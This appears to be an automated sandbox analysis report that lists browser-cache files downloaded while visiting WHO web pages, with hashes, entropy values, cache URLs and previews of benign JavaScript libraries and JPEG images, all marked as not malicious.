Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	5023
Entropy (8bit):	5.23885542276114
Encrypted:	false
SSDEEP:	96:SJDcAeLclix/2TDevsJOV+x2VMOtZBqDZpqg8WcIfDIqLbY:KiwevQx2xtPqDz8WPRbY
MD5:	FFE17BDB80CBFD966472372D2FD4FDCF
SHA1:	79D919E6703EB3961482E65B2B39E64E713589B6
SHA-256:	B97A1A0CD9D3B8FBD5DA3EA8B471D88CBDAB6716C69A879AC4A985DB0430BBB3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\lazy.min[1].js	
SHA-512:	A485E523CF715EB89836F28D85D7057BB4140282C7BFCD3787CEE7FF185B0A3F4895825F6094CF2EB544C968461999091BAD9028677169FB2DD601B3903A12B6
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/lib/lazy.min.js?v=12.1.7126.28741
Preview:	/*! jQuery & Zepto Lazy v1.7.8 - http://jquery.eisbehr.de/lazy - MIT&GPL-2.0 license - Copyright 2012-2018 Daniel 'Eisbehr' Kern */..!function(t,e){"use strict";function r(r,a,i,u,l){function f(){L=t.devicePixelRatio>1,i=c(i),a.delay>=0&&setTimeout(function(){s(!0)},a.delay),(a.delay<0||a.combined)&&(u.e=v(a.throttle,function(t){"resize"===t.type&&(w=B=-1),s(t.all)}),u.a=function(t){t=c(t),i.push.apply(i,t)},u.g=function(){return i=n(i).filter(function(){return!n(this).data(a.loadedName)})},u.f=function(t){for(var e=0;e<t.length;e++){var r=i.filter(function(){return this===t[e]});r.length&&s(!1,r)}},s(),n(a.appendScroll).on("scroll."+l+" resize."+l,u.e)}function c(t){var i=a.defaultImage,o=a.placeholder,u=a.imageBase,l=a.srcsetAttribute,f=a.loaderAttribute,c=a._f||{};t=n(t).filter(function(){var t=n(this),r=m(this);return!t.data(a.handledName)&&(t.attr(a.attribute)||t.attr(l)||t.attr(f)||c[r]!==e)}).data("plugin_"+a.name,r);for(var s=0,d=t.length;s<d;s++){var A=n(t[s]),g=m(t[s]),h=A.a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\main-navigation.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	9828
Entropy (8bit):	5.093226424905402
Encrypted:	false
SSDEEP:	192:8QbztLkPc/BXT+6eaaR20BRynnCLEh6It:8QtLkPc/BiIaMsUnnCLK
MD5:	1612563D9D28237C5EB9D49DEADAAA6F
SHA1:	AC41D001EEAE6DABDFC05FE39A8B44D9F8686E80
SHA-256:	DAC30600520A22929B8B243673C877984B73F925031B93F826464940B3B651B4
SHA-512:	C47461C8B1299FEAB5E8C5EA47374F6E3436C125DD7EFD6F4C021ECB004236010479E9E7B747B6EA737E93A1BDB89488011EC63969DA10F229CFBC53BF12BFF
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/main-navigation.min.js?v=12.1.7126.28741
Preview:	"use strict";var _scroll,_wresize,_mobile,_show,_go,_window=$(window),_document=$(document),_body=$("body"),_tablet=1020,_navigationWrapper=$(".navWrapper"),_navigationWrapperMobile=$(".slicknav_menu"),_singleNavigationContainer=$(".sf-simple-nav-container"),_singleNavigation=".sf-simple-nav",_dropdownLayout=_navigationWrapper.find(".navItemLayout"),_dropdownLayoutMobile=_navigationWrapperMobile.find(".navItemLayout"),_navigation=$("#navigationToScrape"),_mobileHeaderNavContainer=$("#sf-main-header"),_navigationPos=_navigation.offset().top,_once=!0,_time=600,_init=!1,mainNavigation={desktopNav:function(){var _this=this;_navigationWrapper.each(function(){$(".mainnav_overlay").length\|\|$("body").prepend(' ');var thisNavigationWrapper=$(this),navigationUL=thisNavigationWrapper.find("ul.nav"),navigationULMobile=thisNavigationWrapper.find("ul.nav-mobile"),navParentLinkContainer=thisNavigationWrapper.find(".navParent");thisNavigationWrapper.find(".navParent u

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\main.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	11430
Entropy (8bit):	5.144594889515115
Encrypted:	false
SSDEEP:	192:nciHiFmzS8agB6KIyxWalg5iApyjh8HdHY3bEmCVKqvYkNK:nc38agB6KIyxWSg59py/AmUXYEK
MD5:	9FCF4BF717E1E57B5FE08F04FDB789E3
SHA1:	C80842DE477C3003968A5CC6A6094085395E1015
SHA-256:	B0A8FF662B7C4C48AACAED961DC95DD5510AF4FB4332A8C032515A643BDBD9C3
SHA-512:	066E8FDA471B72CE5857CC8D583568F275D80F815CCCCB8A0D5EE47FC0651081B6F83E70E8DFB477FB34AD805AC4184D14E8A7621C726486D691669450007732
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/main.min.js?v=12.1.7126.28741
Preview:	"use strict";var windowWidth=$(window).width(),desktopMin=768,WHOCms={verticalListHighlight:function(){$(".vertical-list--full-width").each(function(){$(this).addClass("flex-row"),$(this).children().first().addClass("vertical-list-item--highlight").wrapAll(" "),$(this).children().not(":first-child").wrapAll("<div class='flex-col flex-col-8'></div>")})},movedNavigationSearchToHeader:function(){$(".top-header .navigation-search").length&&$(".top-header .navigation-search").clone().insertAfter(".main-header .header-logo")},searchOverlay:function(){var that=this,headerContainer=$(".main-header .container, .top-header .container"),navigationContainer=$(".navigation-search"),searchForm=$("#search-form"),searchInput=$(".searchInput");if(navigationContainer.length&&searchForm.length){headerContainer.find(".navigation-search").length\|\|headerContainer.append(navigationContainer.clone(!0)),$(".search-overlay").length||($("#search-form").wrapAll('<div class="s

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\modernizr-custom[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	1932
Entropy (8bit):	5.322270716802443
Encrypted:	false
SSDEEP:	48:k0goRY6Y+rED6l7zgFRDqBRYDy2ijbKcWOy5AZvxzC4Bb99Un/0b6+:k0VW6Ymi6i2Yy2i8Ux+4BHk0R
MD5:	5D426B02B9C57CB59F9794FB7F3C3B08
SHA1:	BCB93536FF21E28F492CB58FD84D758EA212904A
SHA-256:	B4E726211A45841267D6928692F63B03F1D05EE0046196317319735 21BFF0DC8
SHA-512:	E1CA135DAA723C385D1F5C719D77BB72CDC3308F43287E8216ABEA99869C8728C1E89D641188D759E85D1045536E3AFE803856916AF2AF9CEE57D2475D3FEA1
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\modernizr-custom[1].js	
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/lib/modernizr-custom.js?v=12.1.7126.28741
Preview:	"use strict";function _typeof(obj){"@babel/helpers - typeof";if(typeof Symbol==="function"&&typeof Symbol.iterator==="symbol"){_typeof=function _typeof(obj){return typeof obj;};}else{_typeof=function _typeof(obj){return obj&&typeof Symbol==="function"&&obj.constructor===Symbol&&obj!==Symbol.prototype?"symbol":typeof obj;};}return _typeof(obj);}/*! modernizr 3.6.0 (Custom Build) | MIT *.* https://modernizr.com/download/?-setclasses !*/.!function(n,e,s){function o(n,e){return _typeof(n)===e;}.function a(){var n,e,s,a,i,l,r;for(var c in f){if(f.hasOwnProperty(c)){if(n=[],e=f[c],e.name&&(n.push(e.name.toLowerCase()),e.options&&e.options.aliases&&e.options.aliases.length))for(s=0;s<e.options.aliases.length;s++){n.push(e.options.aliases[s].toLowerCase());}.for(a=o(e.fn,"function")?e.fn():e.fn,i=0;i<n.length;i++){l=n[i],r=l.split("."),1===r.length?Modernizr[r[0]]=a:(!Modernizr[r[0]]||Modernizr[r[0]]instanceof Boolean||(Modernizr[r[0]]=new Boolean(Modernizr[r[0]])),Modernizr[r[0]][r[1]]=a),t.p

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\picturefill.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	14327
Entropy (8bit):	5.146561151612493
Encrypted:	false
SSDEEP:	384:e3q5RUfWqxsurJV8/K+yeVQKxfidn452s92s3x/:e3q06K+yeVQKxd52sUA
MD5:	1F0F279A8200CF6E721AB08CA1C81639
SHA1:	67F7E2AB2B22308BE9DF864985A34059318E7EDF
SHA-256:	2C899B196A3DC020D87ACBEAE74C777D20B14FF8DD9A39F2BC79558D3DDD6D2D
SHA-512:	3AF8919BCC68F86525288A0233902603648BF87F4E0877C05708A57458C09EDB3E63377252F25D5F7AE9B8CF150C88A86ADD5759721E9FEF5B2CE131E4537D57
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/lib/picturefill.min.js?v=12.1.7126.28741
Preview:	./*! picturefill - v3.0.2 - 2016-02-12.. * https://scottjehl.github.io/picturefill/.. * Copyright (c) 2016 https://github.com/scottjehl/picturefill/blob/master/Authors.txt; Licensed MIT.. */..!function (a) { var b = navigator.userAgent; a.HTMLPictureElement && /ecko/.test(b) && b.match(/rv\:(\d+)/) && RegExp.$1 < 45 && addEventListener("resize", function () { var b, c = document.createElement("source"), d = function (a) { var b, d, e = a.parentNode; "PICTURE" === e.nodeName.toUpperCase() ? (b = c.cloneNode(), e.insertBefore(b, e.firstElementChild), setTimeout(function () { e.removeChild(b) })) : (!a._pfLastSize || a.offsetWidth > a._pfLastSize) && (a._pfLastSize = a.offsetWidth, d = a.sizes, a.sizes += ",100vw", setTimeout(function () { a.sizes = d })) }, e = function () { var a, b = document.querySelectorAll("picture > img, img[srcset][sizes]"); for (a = 0; a < b.length; a++) d(b[a]) }, f = function () { clearTimeout(b), b = setTimeout(e, 99) }, g = a.matchMedia && matchMedia("(orie

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\select2.full.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	76272
Entropy (8bit):	5.376525345010871
Encrypted:	false
SSDEEP:	768:P2oLNdg5pTT9aPCExIDiMd9QHhdvKGBokOl/NzTTeUBo47R0eq/OKnZprIf45w0F:xrWVEqDiMd9gekOZnlqGOHrAAg/KHHB
MD5:	37BEFED5B538FBAC224C5166E32F801B
SHA1:	4C3B2F9498A8CF39D3A4950277992C104514F86B
SHA-256:	9FF15425CA7BDB0F367EE5613EE729D7DC8108295F7E3D646100408F81E33C84
SHA-512:	638FAEF93FFA0E90DBD80913AF1B3778988DF68FEEFA5F292CDB7495244A9C97B6C080D50B077B37C69FCBEEF43E6AF916D9A85F92179B02BA1FB2656FC371F0
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/lib/select2.full.min.js?v=12.1.7126.28741
Preview:	/*! Select2 4.0.6-rc.1 | https://github.com/select2/select2/blob/master/LICENSE.md */!function(a){"function"==typeof define&&define.amd?define(["jquery"],a):"object"==typeof module&&module.exports?module.exports=function(b,c){return void 0===c&&(c="undefined"!=typeof window?require("jquery"):require("jquery")(b)),a(c),c}:a(jQuery)}(function(a){var b=function(){if(a&&a.fn&&a.fn.select2&&a.fn.select2.amd)var b=a.fn.select2.amd;var b;return function(){if(!b||!b.requirejs){b?c=b:b={};var a,c,d;!function(b){function e(a,b){return v.call(a,b)}function f(a,b){var c,d,e,f,g,h,i,j,k,l,m,n,o=b&&b.split("/"),p=t.map,q=p&&p["*"]||{};if(a){for(a=a.split("/"),g=a.length-1,t.nodeIdCompat&&x.test(a[g])&&(a[g]=a[g].replace(x,"")),"."===a[0].charAt(0)&&o&&(n=o.slice(0,o.length-1),a=n.concat(a)),k=0;k<a.length;k++)if("."===(m=a[k]))a.splice(k,1),k-=1;else if(".."===m){if(0===k||1===k&&(".."===a[2]||".."===a[k-1])continue;k>0&&(a.splice(k-1,2),k-=2)}a=a.join("/")}if((o||q)&&p){for(c=a.split("/"),k=c.length

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\step-tabs.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2202
Entropy (8bit):	4.890668908980952
Encrypted:	false
SSDEEP:	48:pMDyFn0U9Eewl+H8XtIcQ0cE6yVS8kV82RHyuOK6IXA3aAIsDf:GDOn0w/c+H8XmcQ0w78kV82RHyuh3A3P
MD5:	CC8ED9DF753A06A20E4D38DC2525FB79
SHA1:	F61602D0CB38394569C038FBD060ABF63A92F580
SHA-256:	DE010FA266434EBAE4DFCE314553CAE937EC4977593B91DF45DDB3EAFB8EBA47
SHA-512:	E4058F5E27FEF8FC8A603FC0B92828717AB612442E62918540DAC9A24AB01A4020FDC41FFA44B9A9ACF41921BE1F59FA700675D13BB432AC3251A53EEF695E03
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/step-tabs.min.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\step-tabs.min[1].js	
Preview:	"use strict";!function(window){if(document.body.classList.contains("sfPageEditor"))console.log("Editor Mode detected...");else{var tabHeaderSelector=".sf-step-tabber__tab-header-wrapper";document.querySelectorAll(".sf-step-tabber").forEach(function(tabber){tabber.tabHeaderList=[],tabber.tabInnerList=[],tabber.currentTabIndex=0,tabber.allTabs=tabber.querySelectorAll(".sf-step-tabber__single-tab-wrapper"),tabber.headerList=tabber.querySelector(".sf-step-tabber__ul-list"),tabber&&tabber.headerList&&1<tabber.allTabs.length&&function(tabber){(function(tabber){tabber.allTabs.forEach(function(currentTab){var currentHeader=currentTab.querySelector(tabHeaderSelector),li=document.createElement("li");tabber.headerList.appendChild(li),li.classList.add("header_li"),tabber.tabInnerList.push(currentHeader),li.appendChild(currentHeader.cloneNode(!0)),tabber.tabHeaderList=tabber.headerList.querySelectorAll(".header_li")})})(tabber),function(tabber){_addListenersToAll(tabber,tabber.tabHeaderList),_addLi

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\syria4[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 636x424, frames 3
Category:	downloaded
Size (bytes):	82358
Entropy (8bit):	7.989082270648955
Encrypted:	false
SSDEEP:	1536:i5BTrA7tn+P5DLD34aQUEF6ws/erz2nsa/h7CbjMqRMhI9LCSDmQ+PGj3VRzrrh:OXOVo/DNjbws/eJihGb/59GOmbejHzrt
MD5:	7DFD560C67882350865BDDCF94A0E5FD
SHA1:	13E22004A190A3D771BA385008EA3DF3DD8F24EA
SHA-256:	2C9F01E6F8CBBB782E59D598B6F587F7B524CE3027902E981EEA7B17CB4DEEDE
SHA-512:	72ADE60E60D0382E99EA827CD6BC4106B27AF4DC1564B84AB13E0D915F34916051DEC32D45A9FEDE0FB6B369945DA27CBB3EFAAE4E6E310F1FEC2B8FDAFD33A9
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/imported/syria4.tmb-768v.jpg?Culture=en&sfvrsn=2109b312_30
Preview:	......JFIF.....C.....!......"$".$.....C.....|.."..... .....T.$.$.$.$.$.$.$.$.$.$.$.$..!.....5.qwnK..t.k<..3.qh'....f.....v.....\..]*..MB..5t].g...]..gOd.N$.B.T..^..Cb.T.QRO.....s..I+.. I I.,.)BI*.H.H.H.H.H.H.H.H.C.qyU...qq.....ksT..cpk.....d.{I...Qz.+`.l....=..\..e...7#x9q..w..G.5C./....]:.ILa3.+*(.tL.....y-.w..$.U(..)i..U...Z4..OW&...$.$.$.%..c. L.....T.W7~.$8.XV....h1}..|.L..1.3:...l.L...T.(V..kQ3....k.W.k.i.1.ox._...Dg.;...[r.v.....].eK..$....:..v...P*.D...T:..o.....}d.f..nt...7..:.\.]G_/Z;..1.n..("....>.x7Cn.Qb=K;.jk.+..$~e...y....)..5$B0:dW!.f.HhO/...n..a.7OU.....2.....1%...4..0.h....f.+.M]j=g...'(.p..N...n.....%..}...Z)....]....A.].g..W.U.9..Ke..Y....9....5.....B.sa.^WU.....QR.2..<q..A..Dr@.&...Cfq.b`.....j..BP.....tu&....jH.w.V.:....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\thumbnail[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 768x460, frames 3
Category:	downloaded
Size (bytes):	17485
Entropy (8bit):	7.796617975598513
Encrypted:	false
SSDEEP:	384:Msb1Ad12Y+ZJbJQEgjDASt8+c3PhJGz8dtkdyyQJDrt:Fb2d1EQEgPAStlTyRJd
MD5:	23B31DF85EA22577B1D53348C2A534DD
SHA1:	0E9B8D58173E82DC2E61524404A6A66DE22DF68D
SHA-256:	6057B63458CE651F821F50F3E517A9E90988A673888365EABE079C0F6DD54A7A
SHA-512:	DB427410EEA6F423EA655971F36A13E088E23C6DB7D978ECC63B11B5D35ECBE7E5FCBFED5EE637277F61F66E001D1D47274700C8ABFCAFE5E83C3EA9085CCB2
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/health-topics/coronavirus/science-in-5/thumbnail.tmb-768v.jpg?Culture=en&sfvrsn=78d4d94a_2
Preview:	......JFIF.....C.....!......"$".$.....C.....".....'.....8..o...7... ....Z.wd.).U....f..w6d..^~.....H$..`.....&b...`..7.k.f0..6,.S..&.....!Ff.=.L..=.....p..6,..W..&.....$....@ .....sz...3.5.E....\.....[.^]u..p@.....@..@ .....~.+.....7.....3.....@ .....r...q}`_.t.....s..my..k.f]~.|y.....$.q=.L..&.....9.....6.....3.=.XD.,.....$.....`~..9...Y./...B.....@$.....=8=.?X\._.....z.y....].....zk9.4....%.a.0..R.a.Lk-...x..:.V..?..i....=...f.....<v...&{.^\...B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\www-embed-player[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	165574
Entropy (8bit):	5.585249063675957
Encrypted:	false
SSDEEP:	1536:lhb0saDkMkUDzIadG/VAOVee5aikaHBNrLQ29L9ZPIyGAoJWjTTgSUHn8Cx50gyv:mRYESZDIo6AoJGTMtOc9F212fGqVQ
MD5:	9D9651855E2D8D103A3C372122FF32F3
SHA1:	7C6C1CF8C9F612F3FF96EB8E47A8349E4631761B
SHA-256:	ECE51F8EF5350CDA743D5A08859A2E35449E567EFEB91ABED07280497444168A
SHA-512:	6759D8D892B4254593DDC6D4A120461A899E4A368B93A16EDBD80374795F17520CC98D34776745304F88328F37B531C08F2ECCC5658FA81AD272760FA2A0B4DE
Malicious:	false
IE Cache URL:	http://https://www.youtube.com/s/player/9f1ab255/www-embed-player.vflset/www-embed-player.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\www-embed-player[1].js	
Preview:	(function(){/*.. Copyright The Closure Library Authors.. SPDX-License-Identifier: Apache-2.0.*/.'use strict';var m;function aa(a){var b=0;return function(){return b<a.length?{done:!1,value:a[b++]}:{done:!0}}}.var ba="function"==typeof Object.defineProperties?Object.defineProperty:function(a,b,c){if(a==Array.prototype||a==Object.prototype)return a;a[b]=c.value;return a};.function ca(a){a=["object"==typeof globalThis&&globalThis,a,"object"==typeof window&&window,"object"==typeof self&&self,"object"==typeof global&&global];for(var b=0;b<a.length;++b){var c=a[b];if(c&&c.Math==Math)return c}throw Error("Cannot find global object");}.var da=ca(this);function t(a,b){if(b)a:{var c=da;a=a.split(".");for(var d=0;d<a.length-1;d++){var e=a[d];if(!(e in c))break a;c=c[e]}a=a[a.length-1];d=c[a];b=b(d);b!=d&&null!=b&&ba(c,a,{configurable:!0,writable:!0,value:b})}}.t("Symbol",function(a){function b(e){if(this instanceof b)throw new TypeError("Symbol is not a constructor");return new c("jscomp_symbol_"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\1[1].txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	28012
Entropy (8bit):	4.885124285048976
Encrypted:	false
SSDEEP:	768:LYm1EGM4mgpbsoNH7+fpMESfuTG6iMdLuWq79K0toZC5c+YP3XQN:L/1EGMfgpbskH7+fpMESfuDiMdLuWq7J
MD5:	A3D71361D63D379E720F8896C7AA85C0
SHA1:	FC40960FF7100A9E4BCE4D6E2D094668C6DD7DBC
SHA-256:	C72545B609C71F570847F39130B7BEBB0549FDB52DA03FB6BB8F974F6C407035
SHA-512:	2B1C825398513257965ECA85158432855D7CDA270782AB753033671310DDCD8F4A95298AB95746AF17809BBC5C644B8E13E20EBCBB87EA4E06F72F27A933CFD8
Malicious:	false
IE Cache URL:	http://https://v1.addthisedge.com/live/boost/ra-5803f964fe6c9599/_ate.track.config_resp
Preview:	_ate.track.config_resp({"pc":"flwi,shin","customMessageTemplates":[],"pro-config":{"_default":{"widgets":{"flwi":{"thankyou":false,"orientation":"horizontal","shape":"square","widgetId":"970d","services":[{"service":"rss","usertype":"user","id":"http://www.who.int/about/licensing/rss/en/index.html"},{"service":"youtube","usertype":"user","id":"whosoutheastasia"},{"service":"twitter","usertype":"user","id":"WHOSEARO"},{"service":"facebook","usertype":"user","id":"WorldHealthOrganizationNepal"},{"service":"instagram","id":"who.searo","usertype":"user"},{"service":"linkedin","id":"world-health-organization","usertype":"company"}],"title":"","__hideOnHomepage":false,"borderRadius":"46%","size":"large","elements":".addthis_inline_follow_toolbox_tsza_970d","creationTimestamp":1588925397087,"iconColor":"#FFFFFF","hideDevice":"none","id":"flwi","postFollowTitle":"Thanks for following!","toolName":"Follow button Nepal English"},"shin":{"hideEmailSharingConfirmation":false,"buttonColor":"#FFFFFF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\210323_BLS21079_WHO_WHD_EN_web-banner_A.1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 131x44, frames 3
Category:	downloaded
Size (bytes):	2414
Entropy (8bit):	7.787323077249669
Encrypted:	false
SSDEEP:	48:7vymuERAeQjEWPITymowwidAUP2KNbqhqYGqUZLss2NrXTV6:EEMEWwy57I/FNbZEUZL4No
MD5:	198FD11DE3180F22F1F5102674C8EA7F
SHA1:	7C9CAF6BF835002FFF03382FE1A32312ACD646F6
SHA-256:	063C54795DE354A6F339EA91CA431193AE772CA3175CE48633D9BF50091CD988
SHA-512:	CAB6BE7D84EFDFB06E9177C72CE8BC7A8EB94B172A8214A4A7CAAC5779CB831255E5972AFEFEE4B3C5FF02E221FFD86CB1AED377B54B35A09106ECE4BDA8CE22
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/campaigns/world-health-day/210323_bls21079_who_whd_en_web-banner_a.1.tmb-131v.jpg?sfvrsn=f92ac7aa_2
Preview:	......JFIF.....C.....!......"$".$.....C.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..}Mh.&..ZMwch.C."G....{.J.S.A.M.-Z)$...`...c^k....,%.i....|?.C3.....f..G.d..2}Mz.../.....y..Ky.O.6..T....NO.h.6.mw.A.^..`..U..#=...&.....K..9S.-.....t.K.....ig.....{....Z..2...n.@.....s.Wom.X|?.....Y$..w.?.F....G..;.J....^Q..:...gM;.I.[...=L..FK...?..Kr.].-<r.<.J.$..:...).>...J..u....Eaow6...mbX....=*-o.%.d.....&H.$./...#.v.7..+.W..}."....9U...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\3-wha71-dg-tedros-opening-speech[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 549x366, frames 3
Category:	downloaded
Size (bytes):	15077
Entropy (8bit):	7.9603925935569935
Encrypted:	false
SSDEEP:	384:CQbHe1HR9+4CmaGno7SNMu1sKKUEgId3ayKRuGZCrS53GDCRSF6PuKKVk:VHEy4vzcduW2EBd3krsrSxGaSgPn
MD5:	9009C44BC8E9FAEE76F70B7B101249DE
SHA1:	81A54CE9EE2498C4D9653BA8310B0FC4AB29EB04
SHA-256:	EE21101FF1A923124E465B4BFF58692B5C43BB6DD97DB386C42DB6B5495D15B2
SHA-512:	40735D7E2AE8DB23CCE5139415CA6774B0019FD0BDBE8FDB952F3C0D8CFE7E392F07BB89FC16F7096FCD184E1FD2F69ED148EBE84BB1635819EA3563282DAE51
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/world-health-assembly/wha71/day-1/3-wha71-dg-tedros-opening-speech.tmb-549v.jpg?Culture=en&sfvrsn=c6b9209c_12

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\3-wha71-dg-tedros-opening-speech[1].jpg

Preview:

......JFIF.....`.`....................................... $.' ",#..(7),01444.'9=82<.342...........2!.!22222222222222222222222222222222222222222222222222......n.%.."........................
............................&.!.F.!.....Q....P..%kX.$........C..N.#E.E....D.....DZ.`....v..XA..`.dM..@.*........D.......a.vtv[....r&.#E.*.....D1.TE.V.w.;......V.K..+..1d.UD!T.Q.U..aU...'x.r..x.>...&Z
6....E...",& ..!.^}.....Q.g..6n.Ce.F`!!Ud*...&*.DRUS6....X...]..T..>...}=M....b...C.@...L....Y.(b..Q...6.w..Y[..z.@...V...EU.Urm.;..@.."...|.;....../...,.....@.U....h...l..`XY.U|.N...y........
(..E.,.......=....$,$.......=.OE.|.a..*..U.@..C.q.`= %....$.E...........9.5]$*..A.U....rje.....HU....-.s....N.:},..4[.k...U@X(..a.2iu..1r...HJ._).e...x<.^......_.K.+@Z*....4..C.9.....X..z..n....D.
....Y.Q-..E2*....tX...B.*.!e.yO@y.Kp..?_.P.*..v..&V.......Ox.fPX.,.......uttx....^...r..U.....2.r..b..%PHJ...{...../..`....N|.=...*.h.=....,.I*.a`.-..g.<......`P. .B(.Ef.W..U...;...(..0^G..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\992x312-pag-coronavirus-2[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 479x303, frames 3
Category:	downloaded
Size (bytes):	31753
Entropy (8bit):	7.971456747037656
Encrypted:	false
SSDEEP:	768:dYQXyaadLzkm5bLaJWCWhnj4/5ZcswGasho3:uuRgVLQWhj4/5ZiOho3
MD5:	3A7E45BE0E2DCFAC5CF5B60CFAE8621C
SHA1:	62BBB64EF8A150F6E78579855A42D650A0FBE0D5
SHA-256:	3C3FBE6D5EC98B49A575AC2E712A4F7F4252463525DFDD4B84EFB1C9B86EB678
SHA-512:	93F2AB40F969860E86E2BB4C73F3521AC1797D94D5465765871A4CFCD0A0852924E2D1B4064A9EA4324ECA97AF303FCF7F6760F2C27005BC8206F68FE11D4717
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/departments/child-health/992x312-pag-coronavirus-2.tmb-479v.jpg?Culture=en&sfvrsn=4da24492_7

Preview:

......JFIF.....`.`....................................... $.' ",#..(7),01444.'9=82<.342...........2!.!22222222222222222222222222222222222222222222222222....../...."................................
...............3....8.......f..A.~f8"..o5....z.E.&... WA.$^....E.....B.......j5......Q............0^..j.G._....-..aY...ED.K!......m.0...CJe......^.Kh...Y.....or7.,F...\.@-h.gr2x..m.$<6/........=...j
...tN2..G%;.."...%v...R..jIB..OY.{..Q...H.Z...8..].TTU..3..e......:..1..b,j...+Q.....Xw..3...(.......X.H.G..lO.5...O.z%.....)/+).-[...........;.q0..I.g.t.f%.(kG..K5.....^t:.....h..S(...NE#.
.S....kk<H-..I.YM>$K#..d..;i.Q..........=I....."'*0.AU..\.....2S....C....1.a..`.L.. N.eD..<.}..Z..^.f6.3o.."]...DAX..Y..S..K..$..,.ttF...Q....g_....P...f.^F.x^........jO.bh3.....J.g.B.....h....y.'.+/
Hm...8.H,5p{....*.Hfr....y.+.ga.7.k...X..-=......Jy.k...4...3.7...n.Hb.MJ..w...u...J...o....zQ.hnq"*...ub..M..4.5..k.`..e...,u....he.L%.s...us......Z.O?...[T..^l<tt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\A-year-in-pictures--A-shared-commitment-to-change-the-course-of-the-pandemic_WHO-Bangladesh--TA-3[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 549x365, frames 3
Category:	downloaded
Size (bytes):	46216
Entropy (8bit):	7.985513256270707
Encrypted:	false
